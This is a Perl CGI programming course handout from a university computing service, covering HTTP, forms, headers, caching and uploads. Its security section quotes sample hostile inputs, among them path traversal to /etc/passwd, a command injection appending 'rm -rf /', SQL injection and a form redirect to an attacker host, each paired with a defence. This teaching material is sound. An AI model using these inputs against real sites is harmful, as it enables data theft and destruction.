

CGI Scripting for Programmers: Introduction

Jon Warbrick

University of Cambridge Computing Service

Administrivia

- Fire escapes
- Who am I?
- Pink sheets
- Green sheets
- Timing

This course

- What we'll be covering
- The handouts
- Course website:
<http://www-uxsup.csx.cam.ac.uk/~jw35/courses/cgi/>
- Prerequisites
 - ◆ existing programming skills
 - ◆ a basic understanding of the way that web servers operate
 - ◆ experience of configuring and administering a web server
- Perl as an example programming language
- Apache/Unix bias
- Computing Service facilities that support CGI programming

Getting started

A simple HTML document

- Example 1: *simple.html*:

```
<html>
<head>
<title>A first HTML document</title>
</head>
<body>
<h1>Hello World</h1>
<p>Here we all are again</p>
</body>
</html>
```

A simple CGI program

- Example 2: *simple.cgi*:

```
#!/usr/bin/perl -Tw
use strict;
```

```
print "Content-type: text/html; charset=iso-8859-1\n";
print "\n";
```

```
print "<html>\n";
```

```
print "<head>\n";
print "<title>A first CGI program</title>\n";
print "</head>\n";
```

```
print "<body>\n";
print "<h1>Hello World</h1>\n";
print "<p>Here we all are again</p>\n";
print "</body>\n";
```

```
print "</html>\n";
```

Running a simple CGI program

- Running *simple.cgi*:

```
./simple.cgi
```

```
Content-type: text/html; charset=iso-8859-1
```

```
<html>  
<head>  
<title>A first CGI program</title>  
</head>  
<body>  
<h1>Hello World</h1>  
<p>Here we all are again</p>  
</body>  
</html>
```

A slightly more interesting CGI program

- Example 3: *date.cgi*:

```
#!/usr/bin/perl -Tw
use strict;
```

```
my $now = localtime();
```

```
print "Content-type: text/html; charset=iso-8859-1\n";
print "\n";
```

```
print "<html>\n";
```

```
print "<head>\n";
print "<title>A second CGI program</title>\n";
print "</head>\n";
```

```
print "<body>\n";
print "<h1>Hello World</h1>\n";
print "<p>It is $now</p>\n";
print "</body>\n";
```

```
print "</html>\n";
```


Why Perl?

- Lots of native string handling
- Taint mode
- Memory management
- Lots of useful modules
 - ◆ `CGI.pm`
 - ◆ ... and interfaces to just about everything
 - ◆ See CPAN <http://www.cpan.org/>

If not Perl, then what?

- PHP
- Python, Ruby, etc.
- Shell script
 - ◆ perhaps not...
- C, C++, etc.
- Visual<*whatever*>
- ...or anything else

Escaping HTML

- In HTML, some characters are 'special' and have to be 'escaped': '<', '>' and '&'
- When outputting HTML, data from 'outside' should always be escaped
- We'll use CGI.pm and its `escapeHTML` function
- See Example 4: *date2.cgi*

Some standards

HTTP

- HTTP defines exchanges between web clients and web servers
 - ◆ Current HTTP 1.1 (RFC 2616)
 - ◆ Previous HTTP 1.0 (RFC 1945)
- CGI program authors need to know quite a lot about HTTP
- It's a request-response protocol
- Requests and responses consist of
 - ◆ some headers
 - ◆ a blank line
 - ◆ optionally a body

An HTTP request

```
GET /cs/about/ HTTP/1.1
Host: www.cam.ac.uk
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US;...
Accept: text/xml,application/xml,application...
Accept-Language: en, en-gb;q=0.83, en-us;q=0.66, ...
Accept-Encoding: gzip, deflate, compress;q=0.9
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
Keep-Alive: 300
Connection: keep-alive
...blank line...
```

- The first line is the 'Request line', and consists of
 - ◆ The *method*: GET, POST, or HEAD (or some others)
 - ◆ The resource being requested
 - ◆ The version string for the protocol being used
- The request line is followed by headers
- Headers consist of a name, a colon, some space, and a value
- Requests can (though commonly don't) include a body containing additional data

An HTTP response

```
HTTP/1.1 200 OK
Date: Wed, 05 Feb 2003 10:52:39 GMT
Server: Apache/1.3.26 (Unix) mod_perl/1.24_01
Last-Modified: Thu, 05 Dec 2002 16:31:09 GMT
ETag: "296a9-1b0c-3def7f4d"
Accept-Ranges: bytes
Content-Length: 6924
Connection: close
Content-Type: text/html; charset=iso-8859-1
...blank line...
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional
<html xmlns="http://www.w3.org/1999/xhtml" lang="en">
<head>
...etc...
```

- The first line is the 'Status Line', and consists of
 - ◆ The version string for the protocol being used
 - ◆ A three-digit status code (200 is 'Success')
 - ◆ A text representation of the status

An HTTP response (cont)

- There are various ranges of Status codes
 - ◆ 1xx - Informational
 - ◆ 2xx - Client request successful
 - ◆ 3xx - Client request redirected
 - ◆ 4xx - Client request incomplete
 - ◆ 5xx - Server error
- The text representation is just for human consumption
- The status line is followed by headers as for a request
- Responses normally include a body
- This contains the data that makes up the requested resource (HTML page, PNG image, MPEG movie, etc)

The 'Common Gateway Interface'

- CGI is all about things that happen on the server
- Interface between a web server and a program that creates content
- The first ever way to create dynamic web content
- Hugely influential for subsequent protocols that are not actually CGI at all
- ... and only 8 pages long
- Specified at
`http://hoohoo.ncsa.uiuc.edu/cgi/interface.html`
- Specifies three aspects of the way that CGI-conforming programs interact with web servers:
 - ◆ How the program can send data to the client
 - ◆ Environment variables available to the program
 - ◆ How the program can access data provided by the client

Sending data to the client

- CGI programs send output to their 'standard output'
- The web server sends this on to the client
- The output *MUST* start with a small header (same format as HTTP headers, and terminated by one blank line)
- There are 3 'special' CGI headers:
 - ◆ `Content-type`
 - ◆ `Location`
 - ◆ `Status`
- Any additional header lines are included in the response sent to the client
- The web server turns all this into a complete HTTP response

CGI environment variables

- Environment variables are a standard part of Unix and Windows programming environments
- They consist of name-value pairs
- They can be accessed from programs in various ways:
 - ◆ `$ENV{name}` (Perl)
 - ◆ `$name` (shell script)
 - ◆ `%name%` (DOS command line or batch file)
- There are 17 CGI variables defined by name, for example:
 - ◆ `SERVER_NAME`
 - ◆ `REQUEST_METHOD`
 - ◆ `QUERY_STRING`
- See Example 5: *env_named.cgi*

CGI environment variables (cont)

- In addition, the values of headers received from the client go into environment variables
- Their names
 - ◆ start **HTTP_**
 - ◆ then the header name
 - ◆ converted to upper case
 - ◆ with any '-' characters changed to '_'
- Common examples include
 - ◆ **HTTP_USER_AGENT**
 - ◆ **HTTP_REFERER**
- See Example 6: *env_http.cgi*

Getting information from the URL

URL crash course

- URLs locate things
- Syntax defined in RFC 2396
- HTTP URLs, e.g (though all on one line):

```
http://www.example.com:8080/cgi-bin/example?  
day=thur&month=march
```

- This consists of:
 - ◆ scheme (`http`)
 - ◆ host (`www.example.com`)
 - ◆ port number (`8080`)
 - ◆ path information (`/cgi-bin/example`)
 - ◆ query string (`day=thur&month=march`)

More on URLs

- Some characters must be encoded if they appear in URLs
 - ◆ Those which can never appear in URLs: e.g. control characters, space, ", {, }, |, and others
 - ◆ 'Reserved Characters' which must be quoted to suppress their 'special meaning': things like /, ?, :
- Exactly which characters need to be encoded differ from component to component of a URL
- The only characters that can always appear as themselves are
a-z A-Z 0-9 - _ . ! ~ * ' ()
- Encoding uses a percent sign and the two-digit hex value of that character: # -> %23
- Because of the 'Reserved Characters' you can't encode/decode an entire URL
- CGI.pm provides `escape` and `unescape` functions

Using the query string

- You can use the query string to pass information to a CGI program
- Value supplied in the `QUERY_STRING` environment variable
- See Example 7: *photo.cgi*

Yet more on query strings

- Query strings are traditionally composed of name/value pairs

`name=Jon+Smith&email=js35%40cam.ac.uk`

- This is constructed as follows:
 - ◆ Collect the names and corresponding values
 - ◆ Replace 'space' with '+' and apply URL escaping rules to everything else
 - ◆ Join names and values with an equals sign
 - ◆ Join name-value pairs with '&' characters
- This processing order is significant
- This construction is defined in the HTML recommendations

Decoding query strings

- Isn't hard, but it is trickier than it looks
- We will avoid reinventing the wheel and use CGI.pm's `param` function
- Works two ways:
 - ◆ Called without an argument, returns a list of the names of all parameters present
 - ◆ Called with a single argument, returns the value of that CGI parameter (or undef)
- See Example 8: *photo2.cgi*

Forms

Forms

- We are all used to fill-in forms on websites
- See Example 9: *search.html*
- Something like a CGI program is required to process the result of submitting a form

Lots of form elements

- See Example 10: *form-elements.html*

- ◆ The `<form>` tag itself
- ◆ Text and Password fields
- ◆ Checkboxes and Radio Buttons
- ◆ Hidden fields
- ◆ Selections
- ◆ Text Areas
- ◆ Buttons

- An example:

```
<input type="text" name="surname" value="Name" />
```

- Some additional tags and attributes may be needed for accessibility

Forms in practice

- A request page - see Example 11: *request.html*
- Something to process this - see Example 12: *viewer.cgi*
- But forms and the CGI's that process them are closely linked
- CGIs can create the form - see Example 13: *viewer2.cgi*
- or use HTML shortcuts in CGI.pm
 - ◆ and get sticky fields into the bargain
 - ◆ see Example 14: *viewer3.cgi*

Under the hood

- For the forms we've done to date, the browser sends the server something like

```
GET /viewer3.cgi?name=J+Smith&photo=3 HTTP/1.1
Host: www.example.com
...blank line...
```

- Form values are encoded and appear as the 'Query' component of the URL
- The request body is empty
- A CGI will find the form values in the `QUERY_STRING` environment variable
- CGI.pm's `param` function extracts them

Problems with GET-based forms

- There may be limits to URL and environment variable length
- There is another way to submit form data
- In this case, browser send the server something like

```
POST /viewer4.cgi HTTP/1.1
```

```
Host: www.example.com
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 20
```

```
...blank line...
```

```
name=J+Smith&photo=3
```

- A CGI program can read the CGI data from standard input
- The length of the data is available in the `CONTENT_LENGTH` environment variable
- A CGI should read exactly `CONTENT_LENGTH` bytes
- CGI.pm hides all this - see Example 15: *viewer4.cgi*

Choosing between POST and GET

- RFC 2616 says: "GET [...] SHOULD NOT have the significance of taking an action other than retrieval"
- HTML 4.01 says: "The "get" method should be used when the form is idempotent (i.e., causes no side-effects)".
- Browsers expect this, so do search engines
- POST avoids environment variable length limitations
- Responses to POST requests won't/can't be cached
- GET forms expose form variables in the browser window
- GET requests don't have to come from forms:

```
<A href="/cgi-bin/search.cgi?author=Smith&title=foo">Click to search</a>
```
- ... but notice that '&' needs to be escaped as '&' to make the HTML happy
- GET requests are restricted to ASCII

CGI headers revisited

The Content-type header

- So far, our content types have always been `text/html`, but they don't have to be
- How about a CGI program which returns a random image from a directory every time it's called?
- ... did I hear someone say 'Ad-server'?
- See Example 16: *random.cgi*

Comments on random.cgi

- You can include this image into an html page in the normal way

```

```

- Or you could link to it

```
<a href="/cgi-bin/random.cgi">
```

- Right-click or "Save as..." on this will give a default filename of random.cgi or perhaps random.cgi.png

- A non-standard but workable solution is to use a 'Content-Disposition' header

- ◆ For most browsers

```
Content-Type: image/png; name="random.png"
```

```
Content-Disposition: attachment; filename="random.png"
```

- ◆ For MSIE

```
Content-Type: application/download; name=random.png
```

```
Content-Disposition: inline; filename=random.png
```

Media types

- Used in **Content-Type** (and other) headers to define what a resource contains
- Borrowed from MIME, hence sometimes called 'MIME types'
- Examples
 - ◆ `text/plain` - Plain text
 - ◆ `text/html` - HTML text
 - ◆ `image/png` - Image in Portable Network Graphics format
 - ◆ `application/vnd.ms-excel` - Vendor extension - Excel Spreadsheet
 - ◆ `application/octet-stream` - Unidentified stream of bytes
- Some browsers are more interested in any suffix on the end of a URL
- <http://www.iana.org/assignments/media-types/>

Character encoding

- Used in `Content-type` (and other) headers
- Map octets 'on the wire' into characters for `'text/'` types
- Examples
 - ◆ `US-ASCII`
 - ◆ `ISO-8859-1`
 - ◆ `UTF-8`
 - ◆ `GB2312`
 - ◆ `WINDOWS-1251`
- <http://www.iana.org/assignments/character-sets>

The Location header

- The 'Location' CGI header lets you provide a reference to a document, rather than the document itself
- If the argument is a path, the web server retrieves the document directly - see Example 17: *random2.cgi*
- If the argument to 'Location' is a URL, the server issues a redirect - see Example 18: *random3.cgi*

The status header

- The status code in a response should reflect what actually happened
- A page with the default status 200 (OK) that says 'Not found' is a problem for web spiders and robots
- The CGI 'Status' header can be used to explicitly set the status
- Some status codes imply the presence of additional headers
- Useful codes for CGI writers include
 - ◆ **200 OK**: the default without a status header
 - ◆ **403 Forbidden**: the client is not allowed to access the requested resource
 - ◆ **404 Not Found**: the requested resource does not exist
 - ◆ **500 Internal Server Error**: general, unspecified problem responding to the request
 - ◆ **503 Service Not Available**: intended for use in response to high volume of traffic
 - ◆ **504 Gateway Timed Out**: could be used by CGI programs that implement their own time-outs

An error reporting routine

- One way to report an error:

```
sub error {  
    my ($code,$msg,$text) = @_;  
    print "Status: $code $msg\n";  
    print "Content-type: text/html; charset=iso-8859-1\n";  
    print "\n";  
    print "<html><head><title>$msg</title></head>\n";  
    print "<body><h1>$msg</h1>\n";  
    print "<p>$text</p></body></html>\n";  
}
```

- This can only be used before any other header is printed
- See Example 19: *errors.cgi*

Security

Security in general

- CGI programs (and dynamic content in general) pose huge security problems
- They allow anyone in the world to execute programs in your server using input of their own choosing
- You can't trust ANYTHING that comes from outside
 - ◆ even if you think you know what it is
 - ◆ even if it's data from a 'select' or 'hidden' field
 - ◆ even if the user doesn't normally have access to it
- Remember that if CGIs run under the identity of the web server they can do anything that the web server can do
 - ◆ if the web server can read a file, so can a CGI
 - ◆ CGIs can access files outside the document root

Accessing files

- Consider:

```
my $quota = param('quote');  
open (INFILE, "/var/www/html/quotations/$quote");
```

- No problem if the `quote` field is `"quote01.txt"` ...
- ... but what if it's `"../ ../ ../ ../etc/passwd"`?
- In this case the right thing to do is to be clear what you will accept
- If quotation file names only consist of lower-case letters and `'.'` then reject everything else
- And reject `'..'` while you are at it

```
$name =~ tr{a-z\.}{}dc;  
$name =~ s{\.\.}{}g;
```

Executing commands

- Sometimes the only (or, unfortunately, the easiest) way to do something in a CGI is to run an external command

```
my $host = param('name');  
print "Looking up $name: " . `host $name` . "\n";
```

- No problem if the `name` field is `"www.cam.ac.uk"` ...
- ... but what if it's `"www.cam.ac.uk; rm -rf /"`?
- Various solutions here, including

- ◆ only accepting valid characters

```
$name =~ tr{a-z\.\}{}dc;
```

- ◆ or bypassing the shell altogether

```
open(HOST, "-|", "host", $name);  
my $result = <HOST>;  
print "Looking up $name: $result\n";  
close HOST;
```

Other substitution problems

- There are other places where substitution can be dangerous

- SQL statements, for example

```
my $user = param('user');  
my $passwd = param('passwd');  
SELECT XYZ from Users where  
    User_ID='$user' AND Password='$passwd'
```

- should produce

```
SELECT XYZ from Users where  
    User_ID='jw35' AND Password='secret'
```

- but what if the user parameter were "jw35' or 1=1 --"

```
SELECT XYZ from Users where  
    User_ID='jw35' or 1=1 -- ' AND Password='rubbish'
```

Including CGI data in HTML pages

- Consider the following

```
my $user = param('user');
print "<form action='cc.cgi' method='post'>\n";
print "Welcome $user";
print "<p>Enter credit card number: ";
print "<input type='text' name='cc'><br/>";
print "<input type='submit'></p>";
print "</form>";
```

- If someone can contrive to set the `user` field to

```
Jon Warbrick\n
<form action='http://evil.example.com/grab.cgi'>
```

- then the page will come out like this

```
<form action='cc.cgi' method='post'>
Welcome Jon Warbrick
<form action='http://evil.example.com/grab.cgi'>
<p>Enter credit card number:
<input type='text' name='cc'><br/>
<input type='submit'></p>
</form>
```

Including CGI data in HTML pages (cont)

- It gets worse
- Web browsers support client side scripting
- Scripts loaded from a page or server have wide access to data from that page or server
 - ◆ Form fields...
 - ◆ Cookies (which might be used for authentication)...
- If someone can introduce `<script> ... </script>` on to a page that you are viewing, they get a lot of power
- safely displaying user-supplied HTML inside HTML is actually very difficult

Including CGI data in HTML pages (cont)

- Remove or escape 'special' characters before including them in a page
 - So, what's special?
 - That depends
 - ◆ in normal HTML text, '<' and '&' are special, and '>' might as well be
 - ◆ in attributes, quote, double-quote and space can be special
 - ◆ in the text of a client-side script almost anything could be special. Semi-colon and parentheses are likely to be dangerous
 - ◆ in URLs, all characters other than the safe set are special
 - To correctly escape a special character you must define the character set you are using
 - In UTF7, '+ADwA-script+AD4A-' is '<script>'
- `Content-type: text/html; charset=iso-8859-1`

Misuse

- Consider a form-to-email script that stores the destination in the form

- Perhaps

```
<input type="hidden" name="dest"  
  value="webmaster@example.com">
```

- Or

Chose who to contact:

```
<select name="dest">  
  <option value="sales@example.com">Sales Department</option>  
  <option value="support@example.com">Software Support</option>  
  <option value="eng@example.com">Hardware Support</option>  
</select>
```

- But it's easy to submit requests with `dest` set to anything
- Matt's Script Archive `formmail.cgi` :- (
- Between 30 and 90 probes a day for `formmail` on `www.cam.ac.uk` in the first 10 days of February 2003

Other security issues

- Cross site form submission
- Beware buffer overruns
- Just because it's called `date` doesn't prevent someone uploading 200Mb of data
- Beware of 'denial of service' attacks - intentional and accidental
- Don't submit anything confidential over plain HTTP

Configuring webservers

Apache

- Either

```
ScriptAlias /cgi-bin/ /usr/local/apache/cgi-bin/
```

- Or

```
AddHandler cgi-script cgi pl  
<Directory /usr/local/apache/htdocs/somedir>  
    Options +ExecCGI  
</Directory>
```

- The program must have its execute bit set for the user running the CGI
- Scripts must identify their interpreter

Internet Information Server

- In the IIS snap-in, select a Web site or virtual directory and open its property sheet
- On the Home Directory property sheet
 - ◆ Set Execute Permissions to 'Scripts and Executables'
 - ◆ Select Configuration... and ensure there is an association between a file name suffix and the program needed to run it.
 - ◆ For example `'.pl' -> C:\Perl\bin\perl.exe "%s" %s`

Allowing users to run CGIs

- Think very, very hard before you allow general users on a multi-user machine to run their own CGIs
- They can access anything that the webserver can access
 - ◆ Passwords in the configuration file?
 - ◆ Other people's CGIs?
 - ◆ Other people's data files?
- A possible solution (under Apache) is **suexec** (and friends)

Debugging CGI

What CGI doesn't define

- There are a lot of things that the CGI specification doesn't define
- It doesn't define 'Current Directory'
 - ◆ This affects how relative pathnames in scripts are be interpreted
 - ◆ Apache sets the current directory to the one in which the CGI program is installed
 - ◆ Microsoft IIS is reputed to follow other, more complex rules
- CGI doesn't specify what happens to the program's 'standard error' output
- CGI doesn't specify what environment variables (other than the CGI ones) will be available
- It doesn't specify what PATH will be
- It doesn't say what the user and group running the program will be

My program won't run

- Syntax errors - try, e.g., `perl -cwT <filename>`
- Permissions: web server user needs execute (and perhaps read) access to the program and directories
- Web server configuration
 - ◆ Script execution
 - ◆ Available methods
- The `#!` line, and line endings
- Missing or out-of-order headers
 - ◆ Beware of buffering
- Check the server logs - `error_log` and/or `script_log`, or equivalent

My program runs, but not correctly

- Check the server logs *AGAIN*
- Always check (or at least suspect) the return values from `open()`, `eval()`, `system()`, etc.
- Remember that your CGI may be running as an unprivileged user - file and directory access
- Lock any files that are updated
- Beware of races
- Allow for text and binary files being different
- Print debug information to `STDERR`

Running CGI programs interactively

- You may need to set up at least some CGI environment variables
- POST data can be redirected from a file

```
$ echo 'name=Jon&photo=3' >data.txt
```

```
$ export REQUEST_METHOD=POST
```

```
$ export CONTENT_LENGTH=16
```

```
$ ./viewer4.cgi <data.txt
```

Perl CGI debugging

- `./viewer.cgi name=Jon photo=3`
- Perl `CGI::Carp` will let you see error messages
 - ◆ See Example 20: *fatal.cgi*
 - ◆ In the error log:
[Wed Feb 19 12:44:13 2003] fatal.cgi: Undefined subroutine &main::localtome called at /var/www/html/cgi-examples/fatal.cgi line 6.

Templating

Why templates?

- Mixing code and HTML is not really a good idea
- There are any number of template modules that can help
 - ◆ Template Toolkit
 - ◆ `HTML::Template`
 - ◆ Embperl
 - ◆ Mason
- ... or DIY (please don't)
- See Example 21: *template.ttml* and Example 22: *template.cgi*

Sending e-mail

Email is hard

- It's dangerous allow a user-supplied e-mail address on a command line
- Many of the 'special' characters that can cause damage are legal in (some) mail addresses
- 'From:' address vs, envelope return path
 - ◆ No valid return path => no error reports
 - ◆ In Cambridge, no valid return path => rejected message
 - ◆ Many CGI mail solutions don't set return path properly
 - ◆ Many CGI mail solutions don't report problems

Options

- Use `ppsw.cam.ac.uk` as a smart host, and
 - ◆ Use NMS TFmail or FormMail for form-to-mail processing
 - ◆ Install NMS Sendmail and pipe complete messages into it
 - ◆ NMS: `http://nms-cgi.sourceforge.net/`
 - ◆ Use Perl `Mail::Sendmail` or `Net::SMTP` modules, or equivalent
 - ◆ See Example 23: *Net-SMTP.pl*
- On a Unix box with a **configured** mail system, pipe *complete* messages into `/usr/lib/sendmail -t -oi`
 - ◆ See Example 24: *sendmail.pl*
- There's an example 'Cambridge' Exim configuration at:
`http://www-uxsup.csx.cam.ac.uk/~fanf2/conf4.satellite`

Maintaining state

State

- HTTP (and therefore CGI) is stateless
- If you want to store state there are various places to put it
 - ◆ Hidden form fields
 - ◆ Cookies
 - ◆ The URL
 - ◆ In a file
 - ◆ In a database
- Hidden fields - see Example 25: *loan.cgi*

About cookies

- Client-side information storage
- Tags to control
 - ◆ Expiry
 - ◆ What domains will it be returned to
 - ◆ What path's will it be returned to

- Setting

```
Set-Cookie: preferences=foo; path=/  
           expires=Sat, 22-Mar-2003 16:07:01 GMT
```

- Getting

```
Cookie: preferences=foo
```

- See Example 26: *cookie.cgi*

The Perl DBI

The character table


characters
id
name
race
pwd

The race table

characters
id
name
race
pwd

race
id
name

Relationship



The program

- See Example 27: *lotr.cgi*

Caching

CGI pages and caching

- Expect caching
 - ◆ local browser caching
 - ◆ shared caches, configured and transparent
- An issue for CGI writers when
 - ◆ things are not cached when they should be
 - ◆ things are cached when they shouldn't
- 9 out of 10 CGI programs don't express a preference
- This often means that browsers will cache CGI output (a bit) and shared caches will not, but YMMV
- Different caches and browsers do different things, sometimes for different file types

CGI pages and caching (cont)

- Three possible caching states for a document in a cache
 - ◆ Known to be fresh
 - ◆ Stale
 - ◆ Stale but validatable
- It's common for caches not to store URLs containing
 - ◆ ?
 - ◆ `cgi-bin`
- Responses to POST requests can't be cached
- Responses containing '`set-cookie`' headers can't be cached

Controlling caching

- It's all in the headers
- META tags are normally only seen by browsers
- Distinguish between Request and Response headers in standards
- **Pragma: no-cache** probably doesn't work

If you positively don't want a document cached

- Try `Cache-control: no-cache`
- and/or `Expires` in the past

`Expires: Fri, 30 Oct 1998 14:19:41 GMT`

If you do want a document cached

- Send **Expires** if possible
- or something like **Cache-control: max-age=86400**
- Consider sending **Last-modified** and/or **ETag**
- ... but what's 'Last modified'?
- Beware of allowing something to be cached if the same URL could produce different output
- Beware of setting **Expires** or **max-age** if not appropriate
- See Example 28: *caching.cgi*

If-modified-since and 304 Not modified

- Many clients use a 'If-modified-since' header to check freshness
- CGI programs can return a '304 Not Modified' response
- ... but they have probably done all the work by then

path_info

Avoiding '?' and 'cgi-bin'

- It's common for caches not to store URLs containing '?' or 'cgi-bin'
- And for robots not to index them
- When resolving a path, web servers look at each component in turn and stop when they find a CGI
- **GET /cgi-bin/foobar.cgi/fred/william.html**
- What's left (**/fred/william.html**) goes into the **PATH_INFO** environment variable
- **PATH_TRANSLATED** contains **PATH_INFO** converted to a full path, perhaps
`/var/www/html/fred/william.html`
- This is an example of mapping virtual to real paths
- The bottomless pit - see Example 29: *bottomless.cgi*

File Uploads

Doing file uploads

- HTML defines `<input type="file">` for uploading files
- Uploading forms must use POST
- `x-www-form-urlencoded` is inefficient for lots of data
- Forms uploading files must use `multipart/form-data`
- The appearance of this control, and the value associated with the control, vary between browsers
- The 'value' attribute is ignored by most browsers
- See Example 30: *upload.html* and Example 31: *upload.cgi*

Closing remarks

Problems with CGI, possible solutions

- HTTP interaction model
- Limitations of HTML form controls
- Repeated execution
 - ◆ Execution overhead
 - ◆ No internal state
 - ◆ Mixed HTML and code
- Possible solutions
 - ◆ Browser-side scripting: Java(ECMA)script, Java
 - ◆ Plugins: Flash
 - ◆ 'Code in HTML': SSI, PHP, ASP, JSP, Mason
 - ◆ Better interfaces: Apache API (and mod_perl), NSAPI, ISAPI, Java servlets
 - ◆ Persistent interpreters: mod_perl, mod_php, mod_python, Fast-CGI

References - standards

- CGI: `http://hoohoo.ncsa.uiuc.edu/cgi/`
- HTML 4.01: `http://www.w3.org/TR/html4/`
- XHTML 1.0: `http://www.w3.org/TR/xhtml1/`
- HTTP 1.1: RFC 2616
- HTTP 1.0: RFC 1945
- URI generic syntax: RFC 2393
- RFCs are available from
 - ◆ `ftp://ftp.rfc-editor.org/in-notes/rfc<nnnn>.txt` (official)
 - ◆ `http://www-uxsup.csx.cam.ac.uk/netdoc/rfc/rfc<nnn>.txt` (local)
 - ◆ `http://www.faqs.org/rfcs/rfc<nnnn>.html` (pretty)

References - books

- *CGI Programming with Perl (2nd Edition)*. Scott Guelich, Shishir Gundavaram, Gunther Birznieks. O'Reilly. 1-56592-419-3
- *The Official Guide to Programming with CGI.pm*. Lincoln Stein. John Wiley & Sons. 0-471-24744-8
- *Learning Perl, 3rd Edition*. Randal L. Schwartz, Tom Phoenix. O'Reilly. 0-596-00132-0
- *Programming Perl, 3rd Edition*. Larry Wall, Tom Christiansen, Jon Orwant. O'Reilly. 0-596-00027-8
- *Programming the Perl DBI*. Alligator Descartes, Tim Bunce. O'Reilly. 1-56592-699-4
- *HTML & XHTML: The Definitive Guide, 5th Edition*. Chuck Musciano, Bill Kennedy. O'Reilly. 0-596-00382-X
- *Writing Apache Modules with Perl and C*. Lincoln Stein, Doug MacEachern. O'Reilly. 1-56592-567-X

Other resources

- World Wide Web Security FAQ:

<http://www.w3.org/Security/faq/www-security-faq.html>

- Apache Tutorial: Dynamic Content with CGI:

<http://httpd.apache.org/docs-2.0/howto/cgi.html>

- Apache Module mod_cgi:

http://httpd.apache.org/docs-2.0/mod/mod_cgi.html

- Apache suEXEC Support:

<http://httpd.apache.org/docs-2.0/suexec.html>

That's All Folks

If you have been, thanks for listening